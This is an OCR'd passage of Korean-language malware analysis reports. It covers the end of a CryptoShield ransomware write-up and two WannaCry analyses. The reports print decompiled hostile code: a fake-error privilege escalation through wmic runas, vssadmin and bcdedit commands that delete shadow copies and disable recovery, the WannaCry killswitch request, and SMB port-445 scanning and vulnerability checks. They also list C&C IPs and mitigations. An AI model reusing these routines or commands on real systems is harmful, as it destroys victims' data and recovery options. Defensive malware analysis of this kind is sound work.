
감염 시스템의 버전을 확인하여 Windows Vista 이상에서만 권한 상승 및 Volume Shadow 삭제를 시도한다.

12) 권한 상승

```
result = sub_402FB0();                          // Integrity Level check
if ( result != 12288 )                          // SECURITY_MANDATORY_HIGH_RID
{
  v1 = GetForegroundWindow();
  MessageBoxW(
    v1,
    L"The instruction at 0xe9c71f6c referenced memory at 0x0000000C. The momory could not be read.WnWnClick on Yes in the
    L"explorer.exe - Application Error",
    0x10u);
  for ( result = GetModuleFileNameW(0, &Filename, 0x104u); result; result = GetModuleFileNameW(0, &Filename, 0x104u) )
  {
    sub_404330(&v5, 0, 260);
    wsprintfW(&v5, L"process call create W"%sW"", &Filename);
    sub_404330(&pExecInfo, 0, 60);
    pExecInfo.cbSize = 60;
    pExecInfo.lpVerb = L"runas";
    pExecInfo.lpFile = L"wmic";
    pExecInfo.lpParameters = &v5;
    pExecInfo.hwnd = GetForegroundWindow();
    pExecInfo.nShow = 0;
    result = ShellExecuteExW(&pExecInfo);
```

〈그림 15. 권한 상승〉

프로세스의 Integrity Level을 확인하여 High Level(SECURITY_MANDATORY_HIGH_RID)이 아니면
아래와 같은 가짜 경고창을 표시하고 관리자 권한으로 권한 상승을 시도한다.



〈그림 16. 가짜 경고창〉


13) Volume Shadow 삭제

```
ShellExecuteW(0, 0, L"cmd", L"/C vssadmin.exe Delete Shadows /All /Quiet", 0, 0);
ShellExecuteW(0, 0, L"cmd", L"/C bcdedit /set {default} recoveryenabled No", 0, 0);
ShellExecuteW(0, 0, L"cmd", L"/C bcdedit /set {default} bootstatuspolicy ignoreallfailures", 0, 0);
ShellExecuteW(0, 0, L"cmd", L"/C net stop vss", 0, 0);
v0 = 0;
do
{
  wsprintfW(&Parameters, L"/C vssadmin Delete Shadows /For=%c: /All /Quiet ", (unsigned __int16)(90 - v0));
  ShellExecuteW(0, 0, L"cmd", &Parameters, 0, 0);
  ++v0;
}
while ( v0 < 26 );
return ShellExecuteW(0, 0, L"cmd", L"/C net stop vss", 0, 0);
```

〈그림 17. Windows Volume Shadow 삭제〉

관리자 권한으로 권한 상승이 이루어지면 Volume Shadow 를 삭제하여 윈도우 복구 무력화를 시도한다.
삭제가 완료되면 Volume Shadow 서비스를 중지 시킨다.


14) 랜섬노트 실행



〈그림 18. CryptShield 랜섬노트〉

모든 악성 행위를 마치면 HTML 파일의 랜섬노트를 실행시키고, 악성코드는 종료된다.
다른 랜섬웨어 같이 별도의 결제 페이지는 존재하지 않으며 이메일을 통해서만 복호화를 요청 할 수 있다.

2. 동작 흐름도



〈그림 19. 동작 흐름도〉

3. 결론

Rig Exploit Kit은 국내외에서 악성코드를 유포하는데 활발히 이용되고 있다.
자동화 분석 장비 등의 보안 장비를 우회하기 위해 지속적으로 업데이트 되고 있다.
CryptoShield 랜섬웨어는 1200여개의 확장자를 포함하는 파일에 암호화를 수행한다.
암호화가 끝나면 볼륨 쉐도우 복사본을 지워 윈도우 복원을 불가능하게 한다.
비용 지불은 유포자의 이메일을 통해서만 연락이 가능하다.
현재 암호화된 파일을 완벽히 복구할 수 있는 방법은 없다. 예방이 가장 중요하다.
예방 방법으로는 어플리케이션 최신 업데이트, 데이터 백업, 공유폴더관리 등이 있다.
특히 Exploit Kit을 이용하기 때문에 이러한 Exploit Kit이 삽입된 웹 사이트를 먼저 탐지하여
해당 사이트 접속을 차단하는 방법이 가장 효과적인 예방 방법으로 판단된다.

2017.05

WannaCry 랜섬웨어 이슈 분석 1탄


1. 개 요

1.1. 배 경

SMBv2 원격코드 실행 취약점을 악용하여 확산되는 워너크라이(WannaCry) 랜섬웨어가
2017년 5월 12일 전 세계에서 감염이 보고되고 있다.
해당 랜섬웨어는 워너크립터(WannaCryptor), Wcrypt 등으로도 불리고 있으며,
SMB(Server Message Block) 취약점을 이용하여 웜과 같이 다른 PC로 확산되어
추가 감염을 발생시키기 때문에 급속도로 피해가 심각해지고 있다.
이미 2017년 3월에 관련 취약점에 대한 보안 업데이트는 발표되었지만,
보안 업데이트가 적용되지 않은 시스템은 감염위험에 노출되어 있기 때문에 피해 사례가 증가하고 있다.

2. 분석


2.1 감염 경로



〈그림 01. WannaCry 랜섬웨어 감염 경로〉

공격자가 악성 메일 및 악성 웹사이트를 이용하여 악성코드를 감염시키고 감염된 WannaCry 악성코드에서
SMB 프로토콜 취약점을 이용하여 동일 IP 대역 및 랜덤으로 생성된 IP를 대상으로
추가 감염을 발생시켜 확산된다.

2.2 WannaCry 랜섬웨어 분석



〈그림 02. WannaCry 랜섬웨어 동작〉

WannaCry 랜섬웨어가 시스템에 감염되면 dropper인 mssecsvc.exe가 tasksche.exe를 생성하여 실행시키고, 자기 자신은 서비스로 등록하여 추가 감염 기능을 수행한다

2.2.1. mssecsvc.exe (dropper)

```
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);      // http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
if ( v5 )
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  sub_408090();
  result = 0;
}
return result;
```

〈그림 03. Domain 접속 확인 (Killswitch)〉

악성코드가 실행되면 아래의 도메인으로 연결 시도하여 성공 시 프로세스가 종료된다.
- “http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com”

해당 도메인은 WannaCry 랜섬웨어의 Killswitch 역할을 하고 있으며,
발견 초기에 도메인이 등록되어 악성코드의 확산이 차단되었다.


도메인에 연결 실패 시 악성 행위가 시작되며, 주요 동작은 크게 2가지로 나눌 수 있다.

1) 서비스로 등록되어 SMB 취약점을 이용한 감염 확산
- 서비스 이름 : mssecsvc2.0
- 인 자 : -m security

서비스로 동작하게 되면 SMB 취약점을 이용한 감염 확산 루틴이 실행된다.
대상이 되는 IP에 SMB 패킷을 전송하여 취약점 발생을 유도한다.

```
v10 = sub_407660(v7) % 0xFFu;
v11 = sub_407660((void *)0xFF);
sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFFu);// %d.%d.%d.%d -> randon IP
v12 = inet_addr(&Dest);
if ( sub_407480(v12) > 0 )                // connect to port 445
  break;
```

```
*(_WORD *)&name.sa_data[0] = htons(0x1BDu);   // port 445
v1 = socket(2, 1, 6);
v2 = v1;
if ( v1 == -1 )
{
  result = 0;
}
else
{
  ioctlsocket(v1, -2147195266, &argp);
  writefds.fd_array[0] = v2;
  writefds.fd_count = 1;
  timeout.tv_sec = 1;
  timeout.tv_usec = 0;
  connect(v2, &name, 16);
  v4 = select(0, 0, &writefds, 0, &timeout);
  closesocket(v2);
  result = v4;
```



〈그림 04. 랜덤 IP 생성 후 SMB 포트(445)로 접속 시도〉

[대상 IP 및 Port]
- 로컬 시스템의 IP 대역 전체 및 랜덤으로 생성한 IP
- 445 Port

2) 파일 암호화 악성코드 생성
파일을 암호화하는 등의 추가 악성행위를 하는 악성코드를
내부 리소스에서 로드하여 파일로 생성 후 실행한다.

2.2.2. tasksche.exe

mssecsvc.exe에 의해 생성된 악성코드이다.
압축 형태로 되어 있으며 아래의 Password를 사용하여 리소스를 압축 해제하여 사용한다.
- Password : “WNcry@2ol7”

생성된 파일은 악성 행위 시 메모리에 로드하여 사용하며,
msg 폴더에는 랜섬노트에 사용되는 언어별 메시지 파일이 존재한다.

파일 암호화가 완료되면 위와 같이 바탕화면을 변경하고, 랜섬노트를 실행한다.
랜섬노트는 총 28개 언어로 볼 수 있으며 300 달러 상당의 비트코인을 요구하고 있다.

[관련 취약점]

Windows SMB 원격코드 실행 취약점 (CVE-2017-0143)
Windows SMB 원격코드 실행 취약점 (CVE-2017-0144)
Windows SMB 원격코드 실행 취약점 (CVE-2017-0145)
Windows SMB 원격코드 실행 취약점 (CVE-2017-0146)
Windows SMB 정보 유출 취약점 (CVE-2017-0147)
Windows SMB 원격코드 실행 취약점 (CVE-2017-0148)

(관련 취약점에 대한 자세한 내용은 상세 분석 후 제공 예정)

[영향 받는 시스템]

Windows 10
Windows 8.1
Windows RT 8.1
Windows 7
Windows Vista
Windows XP
Windows Server 2016
Windows Server 2012R2
Windows Server 2012
Windows Server 2008R2
Windows Server 2008
Windows Server 2003

[파일 정보]

Name	mssecsvc.exe
Type	Windows 실행 파일
Size	3,723,264 바이트
Sha256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Behavior	WannaCry Ransomware
Description	SMB 취약점 공격 및 tasksche.exe 생성

Name	tasksche.exe
Type	Windows 실행 파일
Size	3,514,368 바이트
Sha256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Behavior	WannaCry Ransomware
Description	파일 암호화

3. 대응

1. 시스템을 네트워크와 분리 후 방화벽 설정에서 SMB 관련 포트를 차단한다.
   관련 포트 : 137, 138, 139, 445
2. C&C 서버 리스트의 IP를 차단하여 추가적인 악성행위를 예방한다.
   해당 C&C IP는 WebKeeper DB의 차단 대상 IP로 실시간 반영

	C&C 서버		C&C 서버
1	62.138.10.60:9001	14	2.3.69.209:9001
2	82.94.251.227:443	15	146.0.32.144:9001
3	213.239.216.222:443	16	50.7.161.218:9001
4	51.255.41.65:9001	17	217.79.179.77
5	86.59.21.38:443	18	128.31.0.39
6	198.199.64.217:443	19	213.61.66.116
7	83.169.6.12:9001	20	212.47.232.237
8	192.42.115.102:9004	21	81.30.158.223
9	104.131.84.119:443	22	79.172.193.32
10	178.254.44.135:9001	23	89.45.235.21
11	163.172.25.118:22	24	38.229.72.16
12	188.166.23.127:443	25	188.138.33.220
13	193.23.244.244:443		

3. MS에서 제공하는 보안 업데이트를 진행한다. (MS17-010)
4. 사용중인 소프트웨어 최신 업데이트 유지한다.
5. 백신 최신 업데이트 유지한다.
6. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.

2017.06

WannaCry 랜섬웨어 이슈 분석 2탄

1. 개 요

1.1. 배 경

2017년 5월 17일에 배포한 Wanna Cry 분석보고서에도 언급되었듯이,
WannaCry 랜섬웨어의 경우 SMB취약점을 이용하여
웜과 같이 다른 PC로 확산되어 추가 감염을 발생시키고 있다.
또한 Check Payment 등의 외부서버와 통신이 필요한 경우에는 Tor 네트워크를 이용하는
특징이 있으며, 랜섬웨어 내부 리소스에서 Tor 프로그램을 생성하여 사용한다.

이에 소만사 악성코드분석센터에서는 SMB 취약점에 관하여 자세히 분석하여
보고서를 작성하게 되었다.
본 보고서에는 WannaCry 랜섬웨어에서 사용하는 SMB 취약점 공격의 동작 흐름과,
대상이 되는 PC에서 감염이 어떤 방식으로 이루어지는지 기술한다.

1.2. 파일정보

Name	mssecsvc.exe
Type	Windows 실행 파일
Size	3,723,264 바이트
Sha256	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
Behavior	WannaCry Ransomware
Description	SMB 취약점 공격 및 tasksche.exe 생성


Name	tasksche.exe
Type	Windows 실행 파일
Size	3,514,368 바이트
Sha256	ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa
Behavior	WannaCry Ransomware
Description	파일 암호화

2. 상세 분석

WannaCry 랜섬웨어의 가장 큰 특징인
SMB 원격코드 실행 취약점을 이용한 전파 기능의 전체적인 동작 흐름에 대해서 기술한다.

SMB(Server Message Block)는
도스나 윈도우에서 파일이나 디렉터리 및 주변 장치들을 공유하는데 사용되는 메시지 형식이다.
WannaCry 랜섬웨어는 SMB 메시지를 대상 PC에 전송하여 취약점을 공격하고, 랜섬웨어를 전파한다.

2.1 SMB 취약점 공격 흐름



〈그림 01. SMB 취약점 공격 흐름〉


WannaCry 랜섬웨어의 취약점 공격 흐름은 대상 PC의 취약 여부를 확인 후
취약하다고 판단되면 shellcode를 전송하여 취약점 공격 및 악성코드 감염을 시도한다.

1) 대상 PC의 취약 여부 확인

SMB Message	Value	Description
SMB_COM_NEGOTIATE	0x72	서버와 클라이언트 간 SMB 연결을 시작한다.
SMB_COM_SESSION_SETUP_ANDX	0x73	SMB 세션을 구성하는데 사용된다.
SMB_COM_TREE_CONNECT_ANDX	0x75	서버 공유에 대한 클라이언트 연결을 설정한다.
SMB_COM_TRANSACTION	0x25	서버에서 메일 슬롯 및 namedpipe를 생성


[취약 여부 판단에 사용되는 SMB 메시지]

WannaCry 랜섬웨어는 대상 PC의 취약 여부를 판단하기 위해
SMB_COM_NEGOTIATE 메시지를 시작으로 하는 일반적인 SMB 연결 과정을 거치고,
SMB_COM_TRANSACTION 메시지의 response 값을 참조한다.
해당 메시지는 서버에서 메일 슬롯 및 Namedpipe를 생성하기 위해 사용하는 메시지 이다.



〈그림 02. SMB_COM_TRANSACTION Request Message (0x25)〉

대상 PC에 send 함수를 이용하여 [그림 2]의 SMB 메시지를 전송하고 response 메시지를 받는다.



〈그림 03. Response 값의 NTSTATUS 값 확인 (0xC0000205)〉


Response 메시지의 NTSTATUS 값을 확인하여 0xC0000205와 일치하면
대상이 되는 PC는 취약(SMB 취약점에 대한 업데이트가 되지 않은 경우)하다고 판단한다.
(0xC0000205 : STATUS_INSUFF_SERVER_RESOURCES)

2) 대상 PC 손상 확인


SMB Message	Value	Description
SMB_COM_NEGOTIATE	0x72	서버와 클라이언트 간 SMB 연결을 시작한다.
